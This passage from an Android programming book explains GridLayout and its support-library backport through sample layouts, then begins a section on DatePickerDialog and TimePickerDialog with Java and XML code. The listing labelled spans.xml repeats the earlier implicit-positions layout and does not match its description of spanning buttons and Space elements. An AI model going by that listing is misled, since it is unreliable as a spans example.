Alas, Eclipse is beyond hopeless with `GridLayout` at this junction. With luck, it will improve in future years. In the interim, you will most likely need to spend quality time in the XML editor in order to get the results that you want.

## GridLayout and the Android Support Package

`GridLayout` was natively added to the Android SDK in API Level 14 (Android 4.0). Fortunately, the Android Support package has a backport of `GridLayout`. However, the backport is not in one of the JAR files, such as `android-support-v4.jar`, as `GridLayout` requires some resources. Hence, it is in an Android library project that you must add to your project.

You will find this library project in `$SDK/extras/android/support/v7/gridlayout`, where `$SDK` is wherever you installed your copy of the Android SDK.

Command-line builds can use `**android update lib-project** to attach the Android library project to their host project. Eclipse developers will need to create a new Eclipse project based upon the Android library project first. In either case, the process is similar to what was needed to add ActionBarSherlock to a project, as was described in one of the tutorials.

When using the backported `GridLayout`, you will need to declare another XML namespace in your layout XML resources. That namespace will be `http://schemas.android.com/apk/res/your.package.goes.here`, where `your.package.goes.here` is replaced by your application's package name. If you use Eclipse to add the `GridLayout` to the layout resource, it will automatically add this namespace, under the prefix of `app`, such as:

```
<android.support.v7.widget.GridLayout
  xmlns:android="http://schemas.android.com/apk/res/android"
  xmlns:app="http://schemas.android.com/apk/res/
com.commonsware.android.gridlayout"
  android:layout_width="fill_parent"
  android:layout_height="fill_parent"
  app:columnCount="2">
</android.support.v7.widget.GridLayout>
```

That namespace is required for `GridLayout`-specific attributes. For example, we can have a `columnCount` attribute, indicating how many columns the `GridLayout` should contain. For the native API Level 14 `GridLayout`, that attribute would be `android:columnCount`. For the backport, it will be `app:columnCount`, assuming that you gave the namespace the prefix of `app`.

When citing `GridLayout`-specific attributes, the rest of this chapter will use the `app` prefix, to clarify which attributes need that prefix for the backport. If you are using the native API Level 14 implementation of `GridLayout`, and you are manually working with the XML, just remember to use `android` as a prefix instead of `app`.

The sample app shows *both* the native and the backport implementations of `GridLayout`: on API Level 14+ devices/emulators it will use native implementations from `res/layout-v14/`, and it will use the backport on older environments.

## Eclipse and GridLayout

You will find `GridLayout` in the "Layouts" portion of the palette of available widgets and containers. As with anything else, you can drag it from the palette into the preview area, then use the Outline and Properties views to configure it.

However, this is the native API Level 14 version of `GridLayout`, not the backport. If you wish to use the backport, you will need to go into the XML and manually adjust the element name, to be `android.support.v7.widget.GridLayout` instead of `GridLayout`. This may, in turn, require restarting Eclipse to make it happy, if you get errors in the preview area when trying to view the resulting `GridLayout`.

In some future edition of this book, when Eclipse editing of `GridLayout` is sensible, we will describe the process of using it to create the various layouts that appear in the rest of this chapter.

## Trying to Have Some Rhythm

One of the things that the Android design guidelines try to emphasize is having everything work in `48dp`-high blocks, to give you a reasonable set of touch targets for fingers, while maintaining some uniformity of sizing.





*Figure 203: 48dp Rhythm, Depicted (image courtesy of Android Open Source Project)*

When working with `GridLayout` in the Eclipse graphical layout editor, you will be prompted to try to put your widgets in `48dp`-based positions. There is even a "snap

to grid" toolbar toggle button that, when pressed, will force everything you drag into the `GridLayout` to reside on a `16dp`-based grid.

To accomplish this, it adds a series of `Space` widgets to your layout (or, if you are working with the backport of `GridLayout`, you get `android.support.v7.widget.Space` widgets). These will consume the space that gets your widgets to line up in what Eclipse thinks is the proper positioning. We will see examples of that as we examine our sample application.

## Our Test App

To look at a series of `GridLayout`-based layouts, let's turn our attention to the `GridLayout/Sampler` sample project. This has the same `ViewPager` and `PagerTabStrip` as did the second sample app from the chapter on `ViewPager`. However, rather than use a list of 10 `EditText` widgets managed by fragments, in this case, our fragments will manage layouts containing `GridLayout`. Each page of our pager will contain a `TrivialFragment`, whose contents are based on a `Sample` class that is a simple pair of a layout resource ID and a string resource ID for the fragment's title:

```
package com.commonsware.android.gridlayout;

class Sample {
  int layoutId;
  int titleId;

  Sample(int layoutId, int titleId) {
    this.layoutId=layoutId;
    this.titleId=titleId;
  }
}
```

Our revised `SampleAdapter` maintains a static `ArrayList` of these `Sample` objects, one per layout we wish to examine, and uses those values to populate our `ViewPager` title:

```
package com.commonsware.android.gridlayout;

import android.content.Context;
import android.support.v4.app.Fragment;
import android.support.v4.app.FragmentManager;
import android.support.v4.app.FragmentPagerAdapter;
import java.util.ArrayList;

public class SampleAdapter extends FragmentPagerAdapter {
```

```
  static ArrayList<Sample> SAMPLES=new ArrayList<Sample>();
  private Context ctxt=null;

  static {
    SAMPLES.add(new Sample(R.layout.row, R.string.row));
    SAMPLES.add(new Sample(R.layout.column, R.string.column));
    SAMPLES.add(new Sample(R.layout.table, R.string.table));
    SAMPLES.add(new Sample(R.layout.table_flex, R.string.flexible_table));
    SAMPLES.add(new Sample(R.layout.implicit, R.string.implicit));
    SAMPLES.add(new Sample(R.layout.spans, R.string.spans));
  }

  public SampleAdapter(Context ctxt, FragmentManager mgr) {
    super(mgr);
    this.ctxt=ctxt;
  }

  @Override
  public int getCount() {
    return(SAMPLES.size());
  }

  @Override
  public Fragment getItem(int position) {
    return(TrivialFragment.newInstance(getSample(position).layoutId));
  }

  @Override
  public String getPageTitle(int position) {
    return(ctxt.getString(getSample(position).titleId));
  }

  private Sample getSample(int position) {
    return(SAMPLES.get(position));
  }
}
```

`TrivialFragment` just inflates our desired layout, having received the layout resource ID as a parameter to its factory method:

```
package com.commonsware.android.gridlayout;

import android.os.Bundle;
import android.view.LayoutInflater;
import android.view.View;
import android.view.ViewGroup;
import com.actionbarsherlock.app.SherlockFragment;

public class TrivialFragment extends SherlockFragment {
  private static final String KEY_LAYOUT_ID="layoutId";

  static TrivialFragment newInstance(int layoutId) {
    TrivialFragment frag=new TrivialFragment();
```

```
    Bundle args=new Bundle();

    args.putInt(KEY_LAYOUT_ID, layoutId);
    frag.setArguments(args);

    return(frag);
  }

  @Override
  public View onCreateView(LayoutInflater inflater,
                           ViewGroup container,
                           Bundle savedInstanceState) {
    return(inflater.inflate(getArguments().getInt(KEY_LAYOUT_ID, -1),
                            container, false));
  }
}
```

Note that if you load this project from the GitHub repository, you will need to update it not only for ActionBarSherlock, but also for your copy of the `GridLayout` library project.

# Replacing the Classics

Let's first examine the behavior of `GridLayout` by seeing how it can replace some of the classic layouts we would get from `LinearLayout` and `TableLayout`. Each of the following sub-sections will examine one `GridLayout`-based layout XML resource, how it can be constructed, and what the result looks like when viewed in the sample project.

## Horizontal LinearLayout

The classic way to create a row of widgets is to use a horizontal `LinearLayout`. The `LinearLayout` will put each of its children, one after the next, within the row.

The `GridLayout` equivalent is to specify one that has an `app:columnCount` equal to the number of widgets in the row. Then, each widget will have `app:layout_column` set to its specific column index (starting at `0`) and `app:layout_row` set to `0`, as seen in `res/layout/row.xml`:

```
<android.support.v7.widget.GridLayout xmlns:android="http://schemas.android.com/
apk/res/android"
  xmlns:app="http://schemas.android.com/apk/res/
com.commonsware.android.gridlayout"
  android:layout_width="fill_parent"
  android:layout_height="fill_parent"
  app:columnCount="2">
```

```
  <Button
    app:layout_column="0"
    app:layout_row="0"
    android:text="@string/button"/>

  <Button
    app:layout_column="1"
    app:layout_row="0"
    android:text="@string/button"/>

</android.support.v7.widget.GridLayout>
```

Unlike `LinearLayout`, though, we do not specify sizes of the children, in terms of `android:layout_width` and `android:layout_height`. `GridLayout` works a bit like `TableLayout` in this regard, supplying default values for these attributes. In the case of `GridLayout`, the defaults are `wrap_content`, and this cannot be overridden (akin to the behavior of immediate children of a `TableRow`). Instead, you will control size via row and column spans, as will be illustrated later in this chapter.

Given the above layout, we get:





*Figure 204: Row Using GridLayout, on a 4.0.3 Emulator*

## Vertical LinearLayout

Similarly, the conventional way you would specify a column is to use a vertical `LinearLayout`, which would position its children one after the next. The `GridLayout` equivalent would be to have `app:columnCount` set to `1`, and to place the widgets in each required row via `app:layout_row` attributes, as seen in `res/layout/column.xml`:

```
<android.support.v7.widget.GridLayout xmlns:android="http://schemas.android.com/
apk/res/android"
  xmlns:app="http://schemas.android.com/apk/res/
com.commonsware.android.gridlayout"
  android:layout_width="fill_parent"
  android:layout_height="fill_parent"
  app:columnCount="1">

  <Button
    app:layout_column="0"
    app:layout_row="0"
    android:text="@string/button"/>

  <Button
    app:layout_column="0"
    app:layout_row="1"
    android:text="@string/button"/>

</android.support.v7.widget.GridLayout>
```





*Figure 205: Column Using GridLayout, on a 4.0.3 Emulator*

All that being said, it is still probably better to use `LinearLayout` in these cases, rather than mess with `GridLayout`.

## TableLayout

The big key to a `TableLayout` is column width, where columns expand to fill their contents, assuming there is sufficient room in the table. `GridLayout` also expands its columns to address the sizes of its contents.

For example, here is a simple 2x2 table, with `TextView` widgets in the left column and `EditText` widgets in the right column, as seen in `res/layout/table.xml`:

```
<android.support.v7.widget.GridLayout xmlns:android="http://schemas.android.com/
apk/res/android"
  xmlns:app="http://schemas.android.com/apk/res/
com.commonsware.android.gridlayout"
  android:layout_width="fill_parent"
  android:layout_height="fill_parent"
  app:columnCount="2">
```

```
  <TextView
    app:layout_column="0"
    app:layout_row="0"
    android:text="@string/name"
    android:textAppearance="?android:attr/textAppearanceLarge"/>

  <EditText
    app:layout_column="1"
    app:layout_row="0"
    android:inputType="textPersonName">

    <requestFocus/>
  </EditText>

  <TextView
    app:layout_column="0"
    app:layout_row="1"
    android:text="@string/address"
    android:textAppearance="?android:attr/textAppearanceLarge"/>

  <EditText
    app:layout_column="1"
    app:layout_row="1"
    android:inputType="textPostalAddress"/>

</android.support.v7.widget.GridLayout>
```

One feature of the Eclipse graphical layout editor is that we can toggle on a series of lines showing the sizing of the rows and columns, by clicking the "Show Structure" toolbar button:




*Figure 206: "Show Structure" Toolbar Icon*

This helps illustrate that our right column actually takes up all remaining room on the screen, by showing green gridlines denoting the transitions between rows and columns:





*Figure 207: "Show Structure" Output for GridLayout Table Layout*

However, our `EditText` widgets are small, because nothing is causing them to fill the available space. To do that, we can use `android:layout_gravity`, to ask the `GridLayout` to let the widgets fill the available horizontal space, as seen in `res/layout/table_flex.xml`:

```
<android.support.v7.widget.GridLayout xmlns:android="http://schemas.android.com/
apk/res/android"
  xmlns:app="http://schemas.android.com/apk/res/
com.commonsware.android.gridlayout"
  android:layout_width="fill_parent"
  android:layout_height="fill_parent"
  app:columnCount="2">

  <TextView
    app:layout_column="0"
    app:layout_row="0"
    android:text="@string/name"
    android:textAppearance="?android:attr/textAppearanceLarge"/>

  <EditText
    app:layout_column="1"
    app:layout_row="0"
    app:layout_gravity="fill_horizontal"
    android:inputType="textPersonName">

    <requestFocus/>
  </EditText>

  <TextView
    app:layout_column="0"
    app:layout_row="1"
    android:text="@string/address"
    android:textAppearance="?android:attr/textAppearanceLarge"/>

  <EditText
    app:layout_column="1"
    app:layout_row="1"
    app:layout_gravity="fill_horizontal"
    android:inputType="textPostalAddress"/>

</android.support.v7.widget.GridLayout>
```

This allows the `EditText` widgets to fill the width of the column:





*Figure 208: Table Using GridLayout, on a 4.0.3 Emulator*

That holds true regardless of how wide that column is:


*Figure 209: Table Using GridLayout, in Landscape, on a 4.0.3 Emulator*

## Implicit Rows and Columns

While all the previous samples showed the row and column of each widget being defined explicitly via `app:layout_row` and `app:layout_column` attributes, that is not your only option.

If you have `app:columnCount` on the `GridLayout` element itself, you can allow `GridLayout` to assign rows and columns. In this respect, `GridLayout` behaves a bit like a "flow layout": it assigns widgets to cells in the first row, starting from the first column and working its way across, wrapping to the next row when it runs out of room. This makes for a more terse layout file, at the cost of perhaps introducing a bit of confusion when you add or remove a widget and everything after it in the layout file shifts location.

For example, `res/layout/implicit.xml` is the same as `res/layout/table_flex.xml`, except that it skips the `app:layout_row` and `app:layout_column` attributes, allowing `GridLayout` to assign the positions:

```
<android.support.v7.widget.GridLayout xmlns:android="http://schemas.android.com/
apk/res/android"
  xmlns:app="http://schemas.android.com/apk/res/
com.commonsware.android.gridlayout"
  android:layout_width="fill_parent"
  android:layout_height="fill_parent"
```

```
  app:columnCount="2"
  app:orientation="horizontal">

  <TextView
    android:text="@string/name"
    android:textAppearance="?android:attr/textAppearanceLarge"/>

  <EditText
    app:layout_gravity="fill_horizontal"
    android:inputType="textPersonName">

    <requestFocus/>
  </EditText>

  <TextView
    android:text="@string/address"
    android:textAppearance="?android:attr/textAppearanceLarge"/>

  <EditText
    app:layout_gravity="fill_horizontal"
    android:inputType="textPostalAddress"/>

</android.support.v7.widget.GridLayout>
```

Visually, this sample is identical to the last one:





*Figure 210: Table Using GridLayout and Implicit Positions, on a 4.0.3 Emulator*

The "across columns, then down rows" model holds for `GridLayout` in the default orientation: horizontal. You can add an `app:orientation` attribute to the `GridLayout`, setting it to `vertical`. Then, based on an `app:rowCount` value, `GridLayout` will automatically assign positions, working down the first column, then across to the next column when it runs out of rows.

## Row and Column Spans

Like `TableLayout`, `GridLayout` supports the notion of column spans. You can use `app:layout_columnSpan` to indicate how many columns a particular widget should span in the resulting grid.

However, `GridLayout` also supports row spans, in the form of `app:layout_rowSpan` attributes. A widget can span rows, columns, or both, as needed.

If you are using implicit positions, per the previous section, `GridLayout` will seek the next available space that has sufficient rows and columns for a widget's set of spans.

For example, the following diagram depicts five buttons placed in a `GridLayout` with various spans, and an attempt to add a sixth button that should span two columns:





*Figure 211: Span Sample (image courtesy of Android Open Source Project)*

Assuming the first five buttons were added in sequence and with implicit positioning, `GridLayout` ordinarily would drop the sixth button into the fourth column of the third row. However, there is only a one-column-wide space available there, given that the third button intrudes into the third row. Hence, `GridLayout` will skip over the smaller space and put the sixth button into the sixth column in the third row.

A `GridLayout`-based layout that implements the above diagram can be found in `res/layout/spans.xml`:

```
<android.support.v7.widget.GridLayout xmlns:android="http://schemas.android.com/
apk/res/android"
  xmlns:app="http://schemas.android.com/apk/res/
com.commonsware.android.gridlayout"
  android:layout_width="fill_parent"
  android:layout_height="fill_parent"
  app:columnCount="2"
  app:orientation="horizontal">

  <TextView
    android:text="@string/name"
    android:textAppearance="?android:attr/textAppearanceLarge"/>

  <EditText
    app:layout_gravity="fill_horizontal"
```

```
    android:inputType="textPersonName">

    <requestFocus/>
  </EditText>

  <TextView
    android:text="@string/address"
    android:textAppearance="?android:attr/textAppearanceLarge"/>

  <EditText
    app:layout_gravity="fill_horizontal"
    android:inputType="textPostalAddress"/>

</android.support.v7.widget.GridLayout>
```

This layout shows one of the limitations of `GridLayout`: its columns and rows will have a size of `0` by default. Hence, to ensure that each row and column has a minimum size, this layout uses `Space` elements (in an eighth column and fifth row) to establish those minimums. This makes the layout file fairly verbose, but it gives the desired results:





*Figure 212: GridLayout Spans, on a 4.0.3 Emulator*

However, the fixed-sized `Space` elements break the fluidity of the layout:





*Figure 213: GridLayout Spans, in Landscape, on a 4.0.3 Emulator*

Perhaps someday someone will create a `PercentSpace` widget, occupying a percentage of the parent's size, that could be used instead.

The author would like to give thanks to those on StackOverflow who assisted in getting the span layout to work.

## Should You Use GridLayout?

An Android Developers Blog post on `GridLayout` says:

> If you are starting a UI from scratch and are not familiar with Android layouts, use a GridLayout — it supports most of the features of the other layouts and has a simpler and more general API than either TableLayout or RelativeLayout.

In 2014, that may be a sound recommendation for newcomers to Android, and it might not be an unreasonable suggestion for experienced Android developers today. However, the complexity of the Android library project required for the backport, coupled with the copious number of examples using the classic layout managers, make those older layout managers a better choice in many respects for those with limited Android experience.

# Dialogs and DialogFragments

Generally speaking, modal dialogs are considered to offer poor UX, particularly on mobile devices. You want to give the user more choices, not fewer, and so locking them into "deal with this dialog right now, or else" is not especially friendly. That being said, from time to time, there will be cases where that sort of modal interface is necessary, and to help with that, Android does have a dialog framework that you can use.

## Prerequisites

Understanding this chapter requires that you have read the core chapters of this book.

## DatePickerDialog and TimePickerDialog

Android has a pair of built-in dialogs that handle the common operations of allowing the user to select a date (`DatePickerDialog`) or a time (`TimePickerDialog`). These are simply dialog wrappers around the `DatePicker` and `TimePicker` widgets, as are described in this book's Widget Catalog.

The `DatePickerDialog` allows you to set the starting date for the selection, in the form of a year, month, and day of month value. Note that the month runs from `0` for January through `11` for December. Most importantly, both let you provide a callback object (`OnDateChangedListener` or `OnDateSetListener`) where you are informed of a new date selected by the user. It is up to you to store that date someplace, particularly if you are using the dialog, since there is no other way for you to get at the chosen date later on.

Similarly, `TimePickerDialog` lets you:

- Set the initial time the user can adjust, in the form of an hour (`0` through `23`) and a minute (`0` through `59`)
- Indicate if the selection should be in 12-hour mode with an AM/PM toggle, or in 24-hour mode (what in the US is thought of as "military time" and much of the rest of the world is thought of as "the way times are supposed to be")
- Provide a callback object (`OnTimeChangedListener` or `OnTimeSetListener`) to be notified of when the user has chosen a new time, which is supplied to you in the form of an hour and minute

For example, from the Dialogs/Chrono sample project, here's a trivial layout containing a label and two buttons — the buttons will pop up the dialog flavors of the date and time pickers:

```
<?xml version="1.0" encoding="utf-8"?>
<LinearLayout
  xmlns:android="http://schemas.android.com/apk/res/android"
  android:orientation="vertical"
  android:layout_width="fill_parent"
  android:layout_height="fill_parent"
  >
  <TextView android:id="@+id/dateAndTime"
    android:layout_width="fill_parent"
    android:layout_height="wrap_content"
    />
  <Button android:id="@+id/dateBtn"
    android:layout_width="fill_parent"
    android:layout_height="wrap_content"
    android:text="Set the Date"
    android:onClick="chooseDate"
    />
  <Button android:id="@+id/timeBtn"
    android:layout_width="fill_parent"
    android:layout_height="wrap_content"
    android:text="Set the Time"
    android:onClick="chooseTime"
    />
</LinearLayout>
```

The more interesting stuff comes in the Java source:

```
package com.commonsware.android.chrono;

import android.app.Activity;
import android.app.DatePickerDialog;
import android.app.TimePickerDialog;
```

```
import android.os.Bundle;
import android.text.format.DateUtils;
import android.view.View;
import android.widget.DatePicker;
import android.widget.TextView;
import android.widget.TimePicker;
import java.util.Calendar;

public class ChronoDemo extends Activity {
  TextView dateAndTimeLabel;
  Calendar dateAndTime=Calendar.getInstance();

  @Override
  public void onCreate(Bundle icicle) {
    super.onCreate(icicle);
    setContentView(R.layout.main);

    dateAndTimeLabel=(TextView)findViewById(R.id.dateAndTime);

    updateLabel();
  }

  public void chooseDate(View v) {
    new DatePickerDialog(ChronoDemo.this, d,
                         dateAndTime.get(Calendar.YEAR),
                         dateAndTime.get(Calendar.MONTH),
                         dateAndTime.get(Calendar.DAY_OF_MONTH))
      .show();
  }

  public void chooseTime(View v) {
    new TimePickerDialog(ChronoDemo.this, t,
                         dateAndTime.get(Calendar.HOUR_OF_DAY),
                         dateAndTime.get(Calendar.MINUTE),
                         true)
      .show();
  }

  private void updateLabel() {
    dateAndTimeLabel
      .setText(DateUtils
                 .formatDateTime(this,
                                 dateAndTime.getTimeInMillis(),

DateUtils.FORMAT_SHOW_DATE|DateUtils.FORMAT_SHOW_TIME));
  }

  DatePickerDialog.OnDateSetListener d=new DatePickerDialog.OnDateSetListener() {
    public void onDateSet(DatePicker view, int year, int monthOfYear,
                          int dayOfMonth) {
      dateAndTime.set(Calendar.YEAR, year);
      dateAndTime.set(Calendar.MONTH, monthOfYear);
      dateAndTime.set(Calendar.DAY_OF_MONTH, dayOfMonth);
      updateLabel();
```

```
    }
  };

  TimePickerDialog.OnTimeSetListener t=new TimePickerDialog.OnTimeSetListener() {
    public void onTimeSet(TimePicker view, int hourOfDay,
                          int minute) {
      dateAndTime.set(Calendar.HOUR_OF_DAY, hourOfDay);
      dateAndTime.set(Calendar.MINUTE, minute);
      updateLabel();
    }
  };
}
```

The "model" for this activity is just a `Calendar` instance, initially set to be the current date and time. In the `updateLabel()` method, we take the current `Calendar`, format it using `DateUtils` and `formatDateTime()`, and put it in the `TextView`. The nice thing about using Android's `DateUtils` class is that it will format dates and times using the user's choice of date formatting, determined through the Settings application.

Each button has a corresponding method that will get control when the user clicks it (`chooseDate()` and `chooseTime()`). When the button is clicked, either a `DatePickerDialog` or a `TimePickerDialog` is shown. In the case of the `DatePickerDialog`, we give it a `OnDateSetListener` callback that updates the `Calendar` with the new date (year, month, day of month). We also give the dialog the last-selected date, getting the values out of the `Calendar`. In the case of the `TimePickerDialog`, it gets a `OnTimeSetListener` callback to update the time portion of the `Calendar`, the last-selected time, and a true indicating we want 24-hour mode on the time selector

With all this wired together, the resulting activity looks like this:





*Figure 214: ChronoDemo, As Initially Launched, on Android 4.0.3*





*Figure 215: ChronoDemo, Showing DatePickerDialog*

